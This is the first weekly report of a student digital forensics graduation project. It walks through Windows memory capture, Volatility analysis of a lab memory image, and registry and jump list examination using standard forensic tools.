


# **WINDOWS AND LINUX ARTIFACT DEEP DIVE**

**INFRASTRUCTURE AND SECURITY – FORENSICS INVESTIGATOR**

## **DEPI GRADUATION PROJECT**

### **REPORT ONE**



## **WINDOWS FORENSICS**



**Prepared by:**

Anas Mahmoud

# Windows and Linux Artifact Deep Dive

## Contents

About The Project .....	2
Week 1 Report: Windows Forensics .....	3
1. Introduction:.....	3
2. Collecting Memory Dumps:.....	4
3. Analyze Registry Keys, Jump Lists, And Shellbags: .....	7
4. Extract Browser Cache And History.....	17
5. Resources: .....	19

## About The Project

This work is part of the forensic investigation track within the **Digital Egypt Pioneers Initiative (DEPI)** and reflects a collaborative effort carried out with a professional, team-oriented approach.

The project aims to study and analyze digital evidence across both Windows and Linux operating systems.

This work represents our **graduation project** for the **DEPI Digital Forensics Track**, demonstrating our ability to apply real forensic methodologies, analyze system artifacts, and work effectively as a coordinated investigation team.

The work is organized into a structured four-week workflow, where each week focuses on a specific forensic domain.

### **The four-week structure of the project is as follows:**

#### ❖ **Week 1 – Windows Forensics**

Deep investigation of Windows volatile and non-volatile artifacts, including memory acquisition, registry analysis, jump lists, shellbags, and browser data.

#### ❖ **Week 2 – Linux Forensics**

Forensic examination of a Linux environment, covering EXT4 filesystem analysis, log inspection, deleted history recovery, and RAM acquisition.

#### ❖ **Week 3 – Comparative Forensics**

Cross-platform comparison of Windows and Linux artifacts, focusing on timestamp formats, user activity trails, evidence value, and tool compatibility.

#### ❖ **Week 4 – Consolidated Reporting & Final Review**

Compilation of all findings into a unified forensic guide, including legal considerations and a complete professional analysis of both operating systems.

# Week 1 Report: Windows Forensics

## 1. Introduction:

This report documents the forensic analysis of key Windows artifacts for a digital investigation. The study focuses on three crucial areas of a Windows system: memory dumps, registry keys, jump lists, shellbags, and browser cache and history. These artifacts are essential for understanding user activity, system configuration, and potential malicious behavior. The objective of this report section is to detail the steps and findings related to acquiring and analyzing these specific artifacts, providing a snapshot of the system's state and user interactions.

**Memory Acquisition and Analysis:** This involves creating a memory dump, a snapshot of the system's RAM at a specific point in time, and analyzing it with tools like Volatility to extract information about running processes, system details, and potential malicious code.

**Persistent User Activity Artifacts:** This covers the acquisition and examination of the Windows Registry, which stores system configuration and recent activity data, as well as Jump Lists and Shellbags. Jump Lists keep track of frequently opened files and programs, while Shellbags maintain records of which folders were accessed, even if they've been deleted.

**Browser Forensics:** This section focuses on extracting and analyzing browser cache and history, including downloaded history, cookies, and extensions, which are crucial for revealing the sites visited by the user and any related activities.

The methodologies described in the following sections utilize industry-standard forensic tools such as FTK Imager, Volatility, Registry Explorer, Shellbags Explorer, and BrowserHistoryExaminer.

## 2. Collecting Memory Dumps:


A **Memory Dump** is a snapshot of a system's RAM at a specific point in time.

### Types of Memory Dumps:

- **Full Memory Dump:** Captures all RAM, including user and kernel space. Useful for complete forensic investigations and malware analysis.
- **Process Dump:** Captures the memory of a single running process. Helpful for reverse engineering or isolating malicious behavior within a specific application.
- **Pagefile Analysis:** Systems offload some memory content to disk when RAM is full.


### Taking full memory capture using FTK Imager:

1. Go to files.
2. Capture memory.
3. Entering the destination path.



4. We should ensure the integrity of the captured file by getting its hash.

```
PS C:\Users\Administrator> Get-FileHash -Path 'C:\Users\Administrator\Documents\Full Memory Capture\Hostname_Date.mem' -Algorithm MD5
Algorithm      Hash
-----      -----
MD5          5A9F33630A1E09BF70A765174C2C87BC
Path
-----
C:\Users\Administrator\Docume...
```



**Next step:** After dumping memory, we could use volatility to get info from the image that we have.

**Volatility** is an open-source memory forensics framework that is cross-platform, modular, and extensible. Volatility uses plugins to request data to carry out analysis. Some of the most commonly used plugins include: windows.info, pslist, and pstrace. Let us look at these plugins, extracting information from our memory file.

- We can begin by obtaining operating system details from the image using **Windows.info**.

```
Symbols file:///home/ubuntu/Desktop/volatility3/volatility3/symbols/windows/ntkrnlpa.pdb/30B5FB31AE7E4ACAABA750AA241FF331-1.json.xz
Is64Bit False
IsPAE True
layer_name 0 WindowsIntelPAE
memory_layer 1 FileLayer
KdDebuggerDataBlock 0x80545ae0
NTBuildLab 2600.xp sp.080413-2111
CSDVersion 3
KdVersionBlock 0x80545ab8
Major/Minor 15.2600
MachineType 332
KeNumberProcessors 1
SystemTime 2012-07-22 02:45:08+00:00
NtSystemRoot C:\WINDOWS
NtProductType NtProductWinNt
NtMajorVersion 5
NtMinorVersion 1
PE MajorOperatingSystemVersion 5
PE MinorOperatingSystemVersion 1
PE Machine 332
PE TimeStamp Sun Apr 13 18:31:06 2008
```

- Collecting info about running processes using **Windows.pstree**, we can use the flag `--pid <PID>` if we are looking for a specific process.

```
ubuntu@tryhackme:~/Desktop/volatility3$ python3 vol.py -f ~/Desktop/Investigations/Investigation-1.vmem windows.pstree
Volatility 3 Framework 2.26.2
WARNING volatility3.framework.layers.vmware: No metadata file found alongside VMEM file. A VMSS or VMSN file may be required to correctly process a VME M file. These should be placed in the same directory with the same file name, e.g. Investigation-1.vmem and Investigation-1.vmsn.
Progress: 100.00          PDB scanning finished
PID    PPID   ImageFileName  Offset(V)      Threads Handles SessionId      Wow64   CreateTime      ExitTime      Audit   Cmd     Path
4       0       System     0x823c89c8    53      240    N/A    False  N/A      -        -        -        -        -        \Device\HarddiskVolume1\WINDOWS\
* 368   4       smss.exe  0x82f1020    3       19     N/A    False  2012-07-22 02:42:31.000000 UTC  N/A      \Device\HarddiskVolume1\WINDOWS\sys
ystem32\smss.exe  \SystemRoot\System32\smss.exe  \SystemRoot\System32\smss.exe
* 584   368   csrss.exe  0x822a0598   9       326    0     False  2012-07-22 02:42:32.000000 UTC  N/A      \Device\HarddiskVolume1\WINDOWS\sys
tem32\csrss.exe  C:\WINDOWS\system32\csrss.exe ObjectDirectory=\\Windows SharedSection=1024,3072,512 Windows=On SubSystemType=Windows ServerDl
l=ba
csrv,1 ServerDll=winsrv:UserServerDlInitialization,3 ServerDll=winsrv:ConServerDlInitialization,2 ProfileControl=Off MaxRequestThreads=16  ??\C:\W
INDOWS\system32\csrss.exe
** 608   368   winlogon.exe 0x82298700   23      519    0     False  2012-07-22 02:42:32.000000 UTC  N/A      \Device\HarddiskVolume1\WINDOWS\sys
tem32\winlogon.exe  winlogon.exe  ??\C:\WINDOWS\system32\winlogon.exe
*** 664   608   lsass.exe  0x81e2a3b8   24      330    0     False  2012-07-22 02:42:32.000000 UTC  N/A      \Device\HarddiskVolume1\WINDOWS\sys
tem32\lsass.exe  C:\WINDOWS\system32\lsass.exe  C:\WINDOWS\system32\lsass.exe
*** 652   608   services.exe 0x81e2ab28   16      243    0     False  2012-07-22 02:42:32.000000 UTC  N/A      \Device\HarddiskVolume1\WINDOWS\sys
tem32\services.exe  C:\WINDOWS\system32\services.exe  C:\WINDOWS\system32\services.exe
**** 1056   652   svchost.exe 0x821dfda0   5       60     0     False  2012-07-22 02:42:33.000000 UTC  N/A      \Device\HarddiskVolume1\W
INDOWS\system32\svchost.exe  C:\WINDOWS\system32\svchost.exe -k NetworkService  C:\WINDOWS\system32\svchost.exe
**** 1220   652   svchost.exe 0x82295650   15      197    0     False  2012-07-22 02:42:35.000000 UTC  N/A      \Device\HarddiskVolume1\W
INDOWS\system32\svchost.exe  C:\WINDOWS\system32\svchost.exe -k LocalService C:\WINDOWS\system32\svchost.exe
**** 1512   652   spoolsv.exe 0x81eb17b8   14      113    0     False  2012-07-22 02:42:36.000000 UTC  N/A      \Device\HarddiskVolume1\W
INDOWS\system32\spoolsv.exe  C:\WINDOWS\system32\spoolsv.exe  C:\WINDOWS\system32\spoolsv.exe
**** 908   652   svchost.exe 0x81e29ab8   9       226    0     False  2012-07-22 02:42:33.000000 UTC  N/A      \Device\HarddiskVolume1\W
INDOWS\system32\svchost.exe  C:\WINDOWS\system32\svchost -k rpcss  C:\WINDOWS\system32\svchost.exe
**** 1004   652   svchost.exe 0x823001d0   64      1118   0     False  2012-07-22 02:42:33.000000 UTC  N/A      \Device\HarddiskVolume1\W
```

➤ Looking into the details and handles of files and threads using Windows. Handles.

Progress: 100.00	Tab: Scanning	Finished				
PID	Process	Offset	HandleValue	Type	GrantedAccess	Name
1640	reader_sl.exe	0xe10096e0	0x4	KeyedEvent	0xf0003	CritSecOutOfMemoryEvent
1640	reader_sl.exe	0xe159c978	0x8	Directory	0x3	KnownDlss
1640	reader_sl.exe	0x82211678	0xc	File	0x100020	\Device\HarddiskVolume1\Documents and Settings\Robert
1640	reader_sl.exe	0x82210208	0x10	File	0x100020	\Device\HarddiskVolume1\WINDOWS\WinSxS\x86_Microsoft.VC80.CRT_1fc8b3b9a1e18e3b_8
.0.50727.762_x-ww_6b128700						
1640	reader_sl.exe	0xe14916d0	0x14	Directory	0xf000f	Windows
1640	reader_sl.exe	0xe1c6a588	0x18	Port	0x21f0001	-
1640	reader_sl.exe	0x82319610	0x1c	Event	0x21f0003	-
1640	reader_sl.exe	0x8205a2a0	0x20	WindowStation	0xf037f	WinSta0
1640	reader_sl.exe	0x822f8168	0x24	Desktop	0xf01ff	Default
1640	reader_sl.exe	0x8205a2a0	0x28	WindowStation	0xf037f	WinSta0
1640	reader_sl.exe	0x82311280	0x2c	Semaphore	0x100003	-
1640	reader_sl.exe	0x82234dd0	0x30	Semaphore	0x100003	-
1640	reader_sl.exe	0xe1c042d0	0x34	Key	0x20f003f	MACHINE
1640	reader_sl.exe	0xe16ce308	0x38	Directory	0x2000f	BaseNamedObjects
1640	reader_sl.exe	0x8213d0e0	0x3c	Semaphore	0x1f0003	shell.{A48F1A32-A340-11D1-BC6B-00A0C90312E1}
1640	reader_sl.exe	0xe1835648	0x40	Key	0x20f003f	USER\S-1-5-21-789336058-261478967-1417001333-1003
1640	reader_sl.exe	0x820d2f28	0x44	File	0x100020	\Device\HarddiskVolume1\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_659
5b6414ccffd6_6.0.2600.5512_x-ww_35d4ce83						
1640	reader_sl.exe	0xe1c72300	0x48	Port	0x1f0001	-
1640	reader_sl.exe	0xe17d3938	0x4c	Section	0x4	-
1640	reader_sl.exe	0x81de10c8	0x50	Event	0x1f0003	-
1640	reader_sl.exe	0x822924c8	0x54	Thread	0x1f03ff	Tid 1648 Pid 1640
1640	reader_sl.exe	0x821dd728	0x58	Event	0x1f0003	-
1640	reader_sl.exe	0x82196418	0x5c	Event	0x1f0003	-
1640	reader_sl.exe	0x820022e0	0x60	Event	0x1f0003	-
1640	reader_sl.exe	0x82002318	0x64	Event	0x1f0003	-

➤ Getting a file containing a header that points to a Windows executable file malfind.

1484	explorer.exe	0x1460000	0x1480fff	VadS	PAGE_EXECUTE_READWRITE	33	1	Disabled	MZ header
4d 5a 90 00 03 00 00 00 04 00 00 ff ff 00 00 MZ.....									
b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 .....									
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....									
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....									
0x1460000:	dec	ebp							
0x1460001:	pop	edx							
0x1460002:	nop								
0x1460003:	add	byte ptr [ebx], al							
0x1460005:	add	byte ptr [eax], al							
0x1460007:	add	byte ptr [eax + eax], al							
0x146000a:	add	byte ptr [eax], al							
1640	reader_sl.exe	0x3d0000	0x3f0fff	VadS	PAGE_EXECUTE_READWRITE	33	1	Disabled	MZ header
4d 5a 90 00 03 00 00 00 04 00 00 ff ff 00 00 MZ.....									
b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 .....									
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....									
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....									
0x3d0000:	dec	ebp							
0x3d0001:	pop	edx							
0x3d0002:	nop								
0x3d0003:	add	byte ptr [ebx], al							
0x3d0005:	add	byte ptr [eax], al							
0x3d0007:	add	byte ptr [eax + eax], al							
0x3d000a:	add	byte ptr [eax], al							

### 3. Analyze Registry Keys, Jump Lists, And Shellbags:

**Data acquisition:** making a copy of the required data and performing forensics on it.

#### Registry Acquisition:

The screenshot shows the Autopsy 4.19.3 interface with the 'Case-1' tab selected. The 'Autopsy' tool bar is at the top. Below it is a navigation bar with 'Add Data Source', 'Images/Videos', 'Communications', 'Geolocation', 'Discovery', 'Generate Report', and 'Close Case'. The main area has tabs for 'Using', 'Table', 'Thumbnail', and 'Summary'. A search bar at the top right says '67 Results'. On the left is a 'Directory Tree' pane showing a hierarchical list of registry keys under 'Ang\_PhysicalDrive\vol\_0\Windows\System32\config'. The right pane lists individual registry keys with columns for Name, S, C, O, Modified Time, Change Time, Access Time, Created Time, Size, Flag(D), Flag(M), Known, and Location. A context menu is open over one of the keys, showing options like 'Properties', 'Open in External Viewer', 'Ctrl+E', 'Extract File(s)', 'Export Selected Rows to CSV', 'Add File Tags', and 'Add File to Hash Set (No MD5 Hash)'. At the bottom of the right pane is a 'Data Content' section with tabs for 'File', 'Text', 'Application', 'File Metadata', 'OS Account', 'Data Artifacts', 'Analysis Results', 'Context', 'Annotations', and 'Other Occurrences'.

The screenshot shows a Windows File Explorer window titled 'case-1 > Export'. The file list includes various registry log files such as SAM.LOG1, SYSTEM.LOG2, DEFAULT.LOG2, and SECURITY.LOG1, all modified on 11/17/2025 at 9:00 PM. The file sizes range from 64 KB to 14,812 KB. The interface includes a 'Quick access' sidebar on the left and standard file operations like 'File', 'Home', 'Share', and 'View' at the top.

## Jump list acquisition:



Name	S	C	O	Modified Time	Change Time	Access Time	Create Time	Size	Flag(DR)	Flag(Meta)	Known	Location
[current folder]				2025-11-15 18:20:12 PPT	2025-11-15 18:20:12 PPT	2025-11-15 18:20:12 PPT	2021-11-25 08:16:22 PPT	56	Allocated	Allocated	unknown	Img_PhysicalDevice\ntd\_\_
[parent folder]				2022-01-10 09:34:09 PPT	2022-01-10 09:34:09 PPT	2022-01-10 09:34:09 PPT	2022-01-10 09:34:09 PPT	56	Allocated	Allocated	unknown	Img_PhysicalDevice\ntd\_\_
SHWkzr8d69t5b..customDestinations-ms				2022-01-01 20:33:57 PPT	2022-01-09 20:33:57 PPT	2022-11-17 18:05:10 PPT	2021-11-25 08:34:33 INT	5443	Allocated	Allocated	unknown	Img_PhysicalDevice\ntd\_\_
TH...8d69t5b..customDestinations-ms-4F145a67				2021-11-15 18:20:12 PPT	2021-11-15 18:20:12 PPT	2021-11-15 18:20:12 PPT	2021-11-15 18:20:12 PPT	5443	Unallocated	Unallocated	unknown	Img_PhysicalDevice\ntd\_\_
1b-N4-A07A40849..customDestinations				2023-11-04 08:16:22 PPT	Allocated	Allocated	unknown	Img_PhysicalDevice\ntd\_\_				
96932a11249ff..customDestinations-ms				2023-01-01 21:36:00 PPT	2023-01-01 21:36:00 PPT	2025-11-17 18:05:10 PPT	2022-01-04 21:19:00 INT	20274	Allocated	Allocated	unknown	Img_PhysicalDevice\ntd\_\_
bfc6cf44e289bc..customDestinations-ms				2021-11-04 08:10:23 PPT	2021-11-04 08:10:23 PPT	2025-11-17 18:05:10 PPT	2021-11-25 08:04:49 PPT	18809	Allocated	Allocated	unknown	Img_PhysicalDevice\ntd\_\_
cbe5e5986c7343..customDestinations-ms				2021-11-04 20:21:47 PPT	2021-11-24 20:22:02 PPT	2025-11-17 18:05:10 PPT	2021-11-24 20:22:47 PPT	5888	Allocated	Allocated	unknown	Img_PhysicalDevice\ntd\_\_
d93f411851d71529..customDestinations-ms				2025-11-15 18:20:12 PPT	2025-11-15 18:20:12 PPT	2025-11-17 18:05:10 PPT	2022-01-04 20:22:27 PPT	5411	Allocated	Allocated	unknown	Img_PhysicalDevice\ntd\_\_
f01b495f56512a..customDestinations-ms				2021-11-04 08:16:22 PPT	2021-11-04 08:16:22 PPT	2025-11-17 18:05:10 PPT	2021-11-25 08:04:22 PPT	24	Allocated	Allocated	unknown	Img_PhysicalDevice\ntd\_\_
f34040fed109990..customDestinations-ms				2022-01-01 20:33:29 PPT	2022-01-01 20:33:29 PPT	2025-11-17 18:05:10 PPT	2021-11-25 08:10:37 INT	24	Allocated	Allocated	unknown	Img_PhysicalDevice\ntd\_\_
f39460fed109990..customDestinations-ms-4F3e87861				2021-12-03 16:50:35 PPT	2022-01-04 08:16:54 PPT	2022-01-04 08:16:54 PPT	2021-11-05 08:18:37 PPT	24	Unallocated	Unallocated	unknown	Img_PhysicalDevice\ntd\_\_

## Analyzing registers using registry explorer:


The Windows Registry is a collection of databases that contains the system's configuration data. This configuration data can be about the hardware, the software, or the user's information. It also includes data about the recently used files, programs used, or devices connected to the system. The registry on any Windows system contains the following five root keys: **HKEY\_CURRENT\_USER**, **HKEY\_USERS**, **HKEY\_LOCAL\_MACHINE**, **HKEY\_CLASSES\_ROOT**, and **HKEY\_CURRENT\_CONFIG**.

First thing to do is load hives into the registry explorer by going to file -> load hive.

Name	Date modified	Type	Size
DEFAULT	11/30/2021 8:58 PM	File	512 KB
DEFAULT.LOG1	12/7/2019 2:03 PM	LOG1 File	144 KB
DEFAULT.LOG2	12/7/2019 2:03 PM	LOG2 File	172 KB
SAM	11/30/2021 8:58 PM	File	64 KB
SAM.LOG1	12/7/2019 2:03 PM	LOG1 File	32 KB
SAM.LOG2	12/7/2019 2:03 PM	LOG2 File	64 KB
SECURITY	11/30/2021 8:58 PM	File	64 KB
SECURITY.LOG1	12/7/2019 2:03 PM	LOG1 File	24 KB
SECURITY.LOG2	12/7/2019 2:03 PM	LOG2 File	8 KB
SOFTWARE	11/30/2021 8:58 PM	File	71,680 KB
SOFTWARE.LOG1	12/7/2019 2:03 PM	LOG1 File	11,776 KB
SOFTWARE.LOG2	12/7/2019 2:03 PM	LOG2 File	13,312 KB
SYSTEM	11/30/2021 8:58 PM	File	14,848 KB
SYSTEM.LOG1	12/7/2019 2:03 PM	LOG1 File	3,728 KB
SYSTEM.LOG2	12/7/2019 2:03 PM	LOG2 File	3,464 KB



## Getting os version from SOFTWARE\Microsoft\Windows NT\CurrentVersion



## Getting computer name from SYSTEM\CurrentControlSet\Control\ComputerName\ComputerName

The screenshot shows the Registry Explorer interface. The left pane displays a tree view of registry keys under the root node. The right pane shows a table titled "Values" with columns: Value Name, Value Type, Data, Value Slack, Is Deleted, and Data Record Reallocated. A specific entry for "ComputerName" is highlighted.

Value Name	Value Type	Data	Value Slack	Is Deleted	Data Record Reallocated
(default)	RegSz	mmsrvvc	02-00-B0-00		
ComputerName	RegSz	THM-#N6	00-00-00-00		

## Getting time zone info from SYSTEM\CurrentControlSet\Control\TimeZoneInformation

